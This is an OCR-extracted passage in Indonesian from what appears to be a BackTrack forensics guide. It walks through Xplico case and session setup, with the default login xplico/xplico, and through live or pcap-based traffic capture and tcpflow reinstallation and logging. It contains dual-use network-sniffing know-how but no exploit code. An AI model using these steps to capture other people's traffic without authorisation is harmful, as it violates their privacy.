


Di panel admin ini kita dapat menambah user esekutor, modul yang berjalan/aktif, pengaturan interface, group dan berbagai pengaturan lainnya.Jika kita sudah merasa cukup melakukan setting dan pengaturan , segera logout kemudian login kembali sebagai user esekutor. Secara default user yang telah disediakan adalah user:xplico dan pass:xplico. Kalau sudah berhasil login , maka langkah pertama yang harus kita lakukan adalah membuat sebuah case. Untuk


awal kita di perhadapkan kepada 2 pilihan mode.

- Uploading file PCAP yang sudah ada file .cap didapat dari berbagai tools sniffer termasuk di antaranya wireshark, ettercap dll.
- Live Caputere berdasarkan interface. (live acquistion)







Contoh kasus1 pada metode upload file pcap sudah di buat. Didalam case ada sesi (session) sehingga di bawah case yang sudah saya buat (kasus1) saya akan membuat sebuah sesi awal




Pada tahap awal saya beri nama sesi baru tersebut dengan nama sesi-pengamatan.




Klik "sesipengamatan" dan kita akan masuk pada tampilan report dan hasil analisa.




Jika anda memilih untuk mengcapture secara live tanpa harus mengupload terlebih dahulu file .cap eksternal, maka anda dapat memilih mode ke 2. Saya beri contoh saya buat sebuah case dengan metode live capture dan saya beri nama kasus-2




Terlihat 2 kasus telah terdaftar. Jangan lupa untuk membuat sesi sama seperti contoh pada mode pertama.




Maka langkah selanjutnya kita menjalankan proses capture dalam sesi "*sesipengamatan*"







Maka capture mulai berjalan dan untuk saat ini xplico telah mengcapture beberapa image yang berhasil di tangkap dan di encode melalui protokol http.



Gambar di atas menunjukan bahwa xplico juga menangkap situs-situs yang dikunjungi


192.168.2.3:9876/unknows/index
melihat versi bios di linux
Xplico Interface
User: xplico
Help Forum Wiki Change password Licenses Logout
Case
Graphs
Web
Mail
Voip
Share
Chat
Shell
Undecoded
TCP-UDP
Search
Go
Date Destination Port Protocol Duration [s] Size [byte] Info
2013-02-28 20:17:38 clients1.google.com 443 unknown 3 2708 info.xml
2013-02-28 20:17:38 clients1.google.com 443 unknown 3 2708 info.xml
2013-02-28 20:17:38 clients1.google.com 443 unknown 3 2708 info.xml
2013-02-28 20:17:38 clients1.google.com 443 unknown 10 10856 info.xml
2013-02-28 20:17:38 clients1.google.com 443 unknown 10 11020 info.xml
2013-02-28 20:17:38 clients1.google.com 443 unknown 9 10923 info.xml
2013-02-28 20:16:59 clients1.google.com 443 unknown 4 1602 info.xml
2013-02-28 20:16:45 clients1.google.com 443 unknown 6 2071051659 info.xml
2013-02-28 20:16:28 clients1.google.com 443 unknown 7 172 info.xml
2013-02-28 20:16:24 clients1.google.com 443 unknown 10 172 info.xml
2013-02-28 20:16:13 blog.indonesianbacktrack.or.id 80 unknown 40 73648 info.xml
2013-02-28 20:13:21 ssl.gstatic.com 443 unknown 176 707 info.xml
2013-02-28 20:12:38 192.168.2.3 58780 unknown 233 4289 info.xml
2013-02-28 20:12:38 clients1.google.com 443 unknown 225 5246 info.xml
2013-02-28 20:12:38 192.168.2.3 58782 unknown 225 4021 info.xml
2013-02-28 20:12:38 192.168.2.3 58032 unknown 225 5060 info.xml
Previous
1 | 2
1 of 2
Next
© 2007-2011 Gianluca Costa & Andrea de Franceschi. All Rights Reserved.


Mozilla Firefox
192.168.2.3:9876/unknows/info/15
--- Decoding info: stream 0 ---
tcp
tcp.srcport 55024
tcp.dstport 443
tcp.clnt 1
tcp.lost 0
ip
ip.proto 6
ip.src 192.168.2.3
ip.dst 74.125.235.33
ip.offset 14
eth
eth.src 08:00:27:c2:ea:38
eth.type 2048
pol
pol.layer1 1
pol.count 7930
pol.file /opt/xplico/pol_2/sol_2/raw/interface_eth0_1362057026.pcap
pol.sesid 2
pol.polid 2

5.2. tcpflow

Tcpflow adalah suatu tools forensics yang berguna untuk menangkap (capture) data yang di transmisikan sebagai bagian dari protokol TCP. Tools ini menyimpan hasil penangkapannya secara otomatis dengan file berekstensi .cap.

```
root@bt:/opt/xplico/bin# tcpflow -V
tcpflow 1.2.7
```

Fix bug

Pada BackTrack 5 R3 ada kesalahan dalam tools ini sehingga tools ini tidak bekerja dengan baik. Cara untuk memperbaikinya untuk saat ini hanya dengan cara reinstall.

```
root@bt:~# apt-get remove tcpflow
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages will be REMOVED:
  tcpflow
0 upgraded, 0 newly installed, 1 to remove and 0 not upgraded.
After this operation, 0B of additional disk space will be used.
Do you want to continue [Y/n]? y
(Reading database ... 266177 files and directories currently installed.)
Removing tcpflow ...
Processing triggers for desktop-file-utils ...
Processing triggers for python-gmenu ...
Rebuilding /usr/share/applications/desktop.en_US.utf8.cache...
Processing triggers for man-db ...
Processing triggers for python-support ...
```

Kemudian update cache repositori

```
root@bt:~# apt-get update
Get:1 http://32.repository.backtrack-linux.org revolution Release.gpg [198B]
Ign http://32.repository.backtrack-linux.org/ revolution/main Translation-en_US
Ign  http://32.repository.backtrack-linux.org/  revolution/microverse  Translation-
en_US
Get:2 http://source.repository.backtrack-linux.org revolution Release.gpg [198B]
Ign  http://source.repository.backtrack-linux.org/  revolution/main  Translation-
en_US
Ign       http://source.repository.backtrack-linux.org/       revolution/microverse
Translation-en_US
Ign  http://32.repository.backtrack-linux.org/  revolution/non-free  Translation-
en_US
…sniff…
Processing triggers for desktop-file-utils ...
Processing triggers for python-gmenu ...
Rebuilding /usr/share/applications/desktop.en_US.utf8.cache...
Processing triggers for man-db ...
Processing triggers for python-support ...
```

Reinstall xplico dari repo BackTrack.

```
root@bt:~# apt-get install tcpflow
Reading package lists... Done
Building dependency tree
```

```
Reading state information... Done
The following NEW packages will be installed:
  tcpflow
0 upgraded, 1 newly installed, 0 to remove and 36 not upgraded.
Need to get 230kB of archives.
After this operation, 0B of additional disk space will be used.
Get:1 http://32.repository.backtrack-linux.org/ revolution/testing tcpflow 1.3.0-
bt0 [230kB]
Fetched 230kB in 6s (34.4kB/s)
Selecting previously deselected package tcpflow.
(Reading database ... 266174 files and directories currently installed.)
Unpacking tcpflow (from .../tcpflow_1.3.0-bt0_i386.deb) ...
Processing triggers for man-db ...
Processing triggers for desktop-file-utils ...
Processing triggers for python-gmenu ...
Rebuilding /usr/share/applications/desktop.en_US.utf8.cache...
Processing triggers for python-support ...
Setting up tcpflow (1.3.0-bt0) ...

root@bt:~# tcpflow -v
tcpflow[11428]: tcpflow version 1.3.0
```

Versi tcpflow pun berubah .. terupdate pada versi terbaru yaitu versi 1.3.0. Saat saya mencoba untuk membuka situs google.co.id maka xplico mulai mendata

```
tcpflow[11428]: looking for handler for datalink type 1 for interface eth0
tcpflow[11428]: listening on eth0
tcpflow[11428]: 192.168.002.003.56515-074.125.235.023.00080: new flow
tcpflow[11428]:  192.168.002.003.56515-074.125.235.023.00080:  opening  new  output
file
tcpflow[11428]: 074.125.235.023.00080-192.168.002.003.56515: new flow
tcpflow[11428]:  074.125.235.023.00080-192.168.002.003.56515:  opening  new  output
file
tcpflow[11428]: 192.168.002.003.49817-074.125.235.039.00080: new flow
tcpflow[11428]: 192.168.002.003.56520-074.125.235.023.00080: new flow
tcpflow[11428]: 192.168.002.003.54155-074.125.235.031.00080: new flow
tcpflow[11428]: 074.125.235.023.00080-192.168.002.003.56520: new flow
tcpflow[11428]:  192.168.002.003.56520-074.125.235.023.00080:  opening  new  output
file
tcpflow[11428]: 074.125.235.031.00080-192.168.002.003.54155: new flow
tcpflow[11428]:  074.125.235.023.00080-192.168.002.003.56520:  opening  new  output
file
tcpflow[11428]:  192.168.002.003.54155-074.125.235.031.00080:  opening  new  output
file
tcpflow[11428]: 192.168.002.003.41368-074.125.235.048.00080: new flow
tcpflow[11428]:  192.168.002.003.41368-074.125.235.048.00080:  opening  new  output
file
tcpflow[11428]:  074.125.235.031.00080-192.168.002.003.54155:  opening  new  output
file
tcpflow[11428]: 074.125.235.048.00080-192.168.002.003.41368: new flow
tcpflow[11428]:  074.125.235.048.00080-192.168.002.003.41368:  opening  new  output
file
tcpflow[11428]: 192.168.002.003.42688-074.125.235.047.00080: new flow
tcpflow[11428]: 192.168.002.003.42689-074.125.235.047.00080: new flow
tcpflow[11428]: 074.125.235.047.00080-192.168.002.003.42688: new flow
tcpflow[11428]:  192.168.002.003.42688-074.125.235.047.00080:  opening  new  output
file
tcpflow[11428]: 074.125.235.047.00080-192.168.002.003.42689: new flow
tcpflow[11428]:  192.168.002.003.42689-074.125.235.047.00080:  opening  new  output
file
tcpflow[11428]:  074.125.235.047.00080-192.168.002.003.42688:  opening  new  output
file
tcpflow[11428]:  074.125.235.047.00080-192.168.002.003.42689:  opening  new  output
file
tcpflow[11428]: 192.168.002.003.56515-074.125.235.023.00080: closing file
tcpflow[11428]: 192.168.002.003.49719-074.125.128.191.00080: new flow
```

```
tcpflow[11428]: 192.168.002.003.49718-074.125.128.191.00080: new flow
tcpflow[11428]: 074.125.128.191.00080-192.168.002.003.49719: new flow
tcpflow[11428]: 192.168.002.003.49719-074.125.128.191.00080: new flow
tcpflow[11428]: 074.125.128.191.00080-192.168.002.003.49718: new flow
tcpflow[11428]: 192.168.002.003.49718-074.125.128.191.00080: new flow
tcpflow[11428]: 199.059.150.009.00080-192.168.002.003.57466: new flow
tcpflow[11428]: 192.168.002.003.57466-199.059.150.009.00080: new flow
tcpflow[11428]: 199.059.150.009.00080-192.168.002.003.57466: new flow
tcpflow[11428]: 192.168.002.003.49738-074.125.128.191.00080: new flow
tcpflow[11428]: 192.168.002.003.49732-074.125.128.191.00080: new flow
tcpflow[11428]: 074.125.128.191.00080-192.168.002.003.49738: new flow
tcpflow[11428]: 192.168.002.003.49738-074.125.128.191.00080: new flow
tcpflow[11428]: 074.125.128.191.00080-192.168.002.003.49732: new flow
tcpflow[11428]: 192.168.002.003.49732-074.125.128.191.00080: new flow
tcpflow[11428]: 192.168.002.003.00666-192.168.002.002.51518: new flow
tcpflow[11428]:  192.168.002.003.00666-192.168.002.002.51518:  opening  new  output
file
tcpflow[11428]: 074.125.235.023.00080-192.168.002.003.56515: closing file
tcpflow[11428]: 192.168.002.002.51518-192.168.002.003.00666: new flow
tcpflow[11428]:  192.168.002.002.51518-192.168.002.003.00666:  opening  new  output
file
tcpflow[11428]: 192.168.002.003.56520-074.125.235.023.00080: closing file
tcpflow[11428]: 192.168.002.003.43581-074.125.235.038.00080: new flow
tcpflow[11428]: 192.168.002.003.43579-074.125.235.038.00080: new flow
tcpflow[11428]: 074.125.235.038.00080-192.168.002.003.43581: new flow
tcpflow[11428]: 192.168.002.003.43581-074.125.235.038.00080: new flow
tcpflow[11428]: 074.125.235.038.00080-192.168.002.003.43579: new flow
tcpflow[11428]: 192.168.002.003.43579-074.125.235.038.00080: new flow
tcpflow[11428]: 192.168.002.003.43229-074.125.235.037.00443: new flow
tcpflow[11428]:  192.168.002.003.43229-074.125.235.037.00443:  opening  new  output
file
tcpflow[11428]: 192.168.002.003.54155-074.125.235.031.00080: closing file
tcpflow[11428]: 074.125.235.037.00443-192.168.002.003.43229: new flow
tcpflow[11428]:  074.125.235.037.00443-192.168.002.003.43229:  opening  new  output
file
